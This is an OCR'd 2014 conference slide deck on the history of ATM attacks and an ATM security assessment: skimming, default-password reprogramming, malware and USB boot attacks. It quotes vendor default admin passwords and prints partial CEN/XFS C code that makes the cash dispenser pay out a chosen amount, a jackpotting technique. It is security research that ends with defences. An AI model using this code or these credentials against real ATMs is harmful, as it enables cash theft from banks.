A history of ATM violence

From blowing up safes over jackpotting to all-round malware





Who am I?





Information Security Consultant Incident Response, Penetration Testing

Instructor SEC 560 & 542



Royal Holloway, University of London Project: ATM Security assessment framework



Topics for today



- About the project
- ATM Introduction
- Attacking the ATM
- Common ATM system design
- Assessing a sample ATM
- Conclusion



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About the project

 "A security assessment framework for Automated Teller Machines"


Finished it this year (2014)



Supervisor: Frederik Mennes



About the project





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- Automated Teller Machine
- Cash disposing & dispensing
- 2.2 million devices worldwide

Different hardware & software vendors



ATM - Did you know that?



The first ATM was installed in 1939 in New York City, known as "Bankograph".

Removed after 6 months because it was not used ©



It was reintroduced in Ohio in 1959, with huge success.

There are currently more then 2.2 million ATM's worldwide.



The ATM is a "stupid" device, part of the bank's overall architecture. It relies on back-end services for "important" decisions.



PIN validation

Account balance

Transfer / withdrawal authorization


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Typical lay-out of a modern ATM

- 1. ATM computer
- 2. (Touch)screen
- 3. Card-reader
- 4. PIN pad
- 5. Cash dispenser
- 6. Cash cassettes





- 1. ATM compu
- 2. (Touch)scre
- 3. Card-reade
- 4. PIN pad
- 5. Cash dispe
- 6. Cash casset









Disk bays

2. (Touch)screen

CD / DVD

E Cash disponser

Auxiliary ports

USB





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Why attack the ATM?





Why attack the ATM?



It stores MONEY

Handles interesting customer data as well, which could be abused to get MORE MONEY



Blow up the safe

Copy cards & steal PIN codes

Steal the entire thing



Attack back-end communication

Attack the OS

Access "operator" mode



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Blow up the safe

Attack back-end communication









How to defend?





Safe certification standards, bolts, video surveillance...



How to defend?



Ink cartridges that stain money upon breach



Blow up the safe

Copy cards & steal PIN codes

Steal the entire thing



Attack back-end communication

Attack the OS


Access "operator" mode



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Blow up the safe

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Steal the entire thing





Posted: 7:35 p.m. Thursday, Jan. 2, 2014

4 plead guilty to skimming 4,700 ATM cards

Copy cards & steal PIN codes



Credit cards

Skimming off the top

Why America has such a high rate of payment-card fraud

Feb 15th 2014 | ATLANTA | From the print edition

Attack back-end

Police on the Hunt for Suspect Scamming ATMs

Have you seen this person? Police allege the suspect has stolen \$47,000 from area bank machines.

Posted by Penny Arévalo (Editor), February 19, 2014 at 03:50 PM









More










How to defend?





Anti-skimming devices



How to defend?





Security awareness campaigns



Blow up the safe

Copy cards & steal PIN codes

Steal the entire thing



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Attack the OS

Access "operator" mode





Steal the entire thing

Access "operator" mode





Two Arrested For Reprogramming ATMs To Provide Extra Cash

from the this-is-still-doable? dept

Almost exactly two years ago, a story made the rounds of how easy it was to reprogram ATMs to believe it had a different denomination. Thus, if it actually had \$20 bills, you could convince it that it really had \$1 or \$5 bills. Then when you took out money from the machine, you would get the \$20 bills, making a tidy profit. The reason this hack was so easy was that many ATM owners simply left the default passwords on the machines -- and those passwords were easily found online. Last year, we noted that, despite the publicity around this easy hack, many ATM owners still had not changed the default password. Apparently, that's still the case, as two men have been arrested for using the hack to steal thousands of dollars. Still, it's worth noting that the only reason they seem to have been caught was they hit the same store multiple times (and, apparently, the owner of that store still hadn't changed the default password).

Access "operator" mode



How to defend?

Changing Default Passwords

With the release of newer software, you may experience a new error code. Error Code (246) has been created for when the terminal's Master and/or Administration password(s) are in the default state. The terminal will detect this condition and go out of service. On the "Out of Service" screen, no error information will be displayed. The following are screen captures of this state. This error code will not clear until the Master and/or the Administration passwords are changed from their default state.

The default MASTER password is '123456' and the default ADMINISTRATION password is '987654'.

Awareness + force change of default passwords



Blow up the safe

Copy cards & steal PIN codes

Steal the entire thing



Attack back-end communication

Attack the OS

Access "operator" mode





October 28, 2013

ATM malware Ploutus updated with Englishlanguage version

Attack back-end communication

Copy cards & steal PIN codes



Texting ATMs for Cash Shows Cybercriminals' Increasing Sophistication


Created: 24 Mar 2014 12:57:46 GMT • Updated: 24 Mar 2014 17:45:39 GMT • Translations available: 日本語, Español

Access rator" mode

Cash machines raided with infected USB sticks

By Chris Vallance





Attack back-end communication

Attack the OS

Access "operator" mode







Barnaby Jack
"Jackpotting ATMs" - 2010

Attack the OS











CCC 2013
"Electronic bank robberies"
Boot ATMs from USB

Attack back-end communication

Attack the OS

Access "operator" mode



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CEN/XFS (eXtensions for Financial Services) provides a standard set of APIs that can be used by Windows applications to operate the ATM peripherals

CEN/XFS Device Classes


The following device classes are defined by the CEN/XFS specification:

- Printers and Scanners (Ptr)
- Tildentification Card Units (Idc)
- Cash Dispensers (Cdm)
- Personal Identification Number Keypads (Pin)
- Check Readers and Scanners (Chk)
- Depository Units (Dep)
- Text Terminal Units (Ttu)
- Sensors and Indicators Units (Siu)
- Wendor Dependent Mode (Vdm)
- O Cameras (Cam)
- Alarms (Alm)
- III Card Embossing Units (Ceu)
- Cash-In Modules (Cim)
- Card Dispensers (Crd)
- IIII Barcode Readers (Bcr)
- Item Processing Modules (Ipm)





CEN/XFS (eXtensions for Financial Services) provides a standard set of APIs that can be used by Windows applications to operate the ATM peripherals






95% of ATMs was running Windows XP in January 2014 (NCR, 2014)





"How will you approach the Windows XP end-of-support?"

(KAL 2013 - ATM Software Trends & Analysis)






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Where to start?






ATM delivery 101





Let's get started



























Running the ATM






Running the ATM





ATM Forensics 101

Using openly available forensic toolkits we managed to recover the majority of the original hard disk content.



ATM Forensics 101



Sweet... But I don't have a bank back-end (yet)





WORKSHOP AGREEMENT

CWA 14050-1

November 2000

ICS 35.200; 35.240.15; 35.240.40

Extensions for Financial Services (XFS) interface specification Release 3.0 - Part 1: Application Programming Interface (API) - Service
Provider Interface (SPI); Programmer's Reference





WORKSHOP AGREEMENT

CWA 14050-5

November 2000

ICS 35.200; 35.240.40

Extensions for Financial Services (XFS) interface specification - Release 3.0 - Part 5: Cash Dispenser Device Class Interface



```
WESCHMUENUMINATION THENOMINATION:
LPWFSRESULT lpResult=NULL;
ULONG ulaValues[20];
tDispense.usTellerID=0;
                                           // Teller ID is only relevant for non-ATM (non-selfservice)
tDispense.usMixNumber=WFS CDM INDIVIDUAL; // We are only using 1 currency
tDispense.bPresent=TRUE;
                                           // Define that we actually want to present the money to the client
tDispense.fwPosition =WFS CDM POSNULL;
                                           // Use default position for dispensing (front)
tDenomination.cCurrencyID[0]='E';
tDenomination.cCurrencyID[1]='U';
tDenomination.cCurrencyID[2]='R';
tDenomination.ulAmount=nviso amount;
                                            // Total amount we want to dispense
tDenomination.usCount=nviso cashunits;
                                            // We have 5 possible cassettes (including reject bin), see ulaValues
tDenomination.ulCashBox=0;
                                            // CashBox is only relevant for non-ATM (non-selfservice)
ulaValues[0] =0;
                                            // REJECT BIN
ulaValues[1] =0;
                                           // RETRACT BIN
ulaValues[2] =nviso cassette1;
                                           // 5 EUR notes
ulaValues[3] =nviso_cassette2;
                                           // 20 EUR notes
ulaValues[4] =0;
                                           // <EMPTY>
ulaValues[5] =0;
                                           // <EMPTY>
ulaValues[6] =0;
                                            // <EMPTY>
tDenomination.lpulValues = ulaValues;
tDispense.lpDenomination= &tDenomination;
HRESULT hResult = WFSExecute(service,WFS_CMD_CDM_DISPENSE,&tDispense,WFS_INDEFINITE_WAIT,&lpResult);
```

WFSOpen("CurrencyDispenser1", WFS_DEFAULT_HAPP, "NVISOSPIT", WFS_TRACE_NONE, WFS_INDEFINITE_WAIT, 0x0000FFFF, &serviceVersion, &spiVersion, &service);

Set up XFS session with the "CurrencyDispenser1", no logging is required ©

WFSCDMDISPENSE tDispense;

Create a dispense object "tDispense"

WFSCDMDENOMINATION tDenomination;

Create a denomination object "tDenomination"



```
tDispense.fwPosition =WFS_CDM_POSNULL;
tDenomination.cCurrencyID[0]='E';
tDenomination.cCurrencyID[1]='U';
tDenomination.cCurrencyID[2]='R';
tDenomination.ulAmount=nviso_amount;
tDenomination.usCount=5;
tDenomination.ulCashBox=0;
ulaValues[0] =nviso_cassette1;
ulaValues[1] =nviso_cassette2;
ulaValues[2] =0;
ulaValues[3] =0;
ulaValues[4] =0;
```

€€€

I want "EUR" ☺

The amount is specified dynamically by a command line argument


Specify how many notes you want per cassette




```
tDenomination.lpulValues = ulaValues;
tDispense.lpDenomination= &tDenomination;
HRESULT hResult =
WFSExecute(service, WFS_CMD_CDM_DISPENSE, &tDispense, WFS_INDEFINIT
E_WAIT, &lpResult);
```

Load the dispense with the specified denomination & execute the dispense operation







TODO: Make it generic for different ATM devices (read custom config from registry ©)



DEMONSTRATION



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Conclusion

Modern ATMs are standard, Windows-based, computers full of money

ATM software is developed according to open standards

Highly interesting target, protection is required!

Patch management

Application whitelisting

Network segmentation

Disk encryption

Protect the BIOS

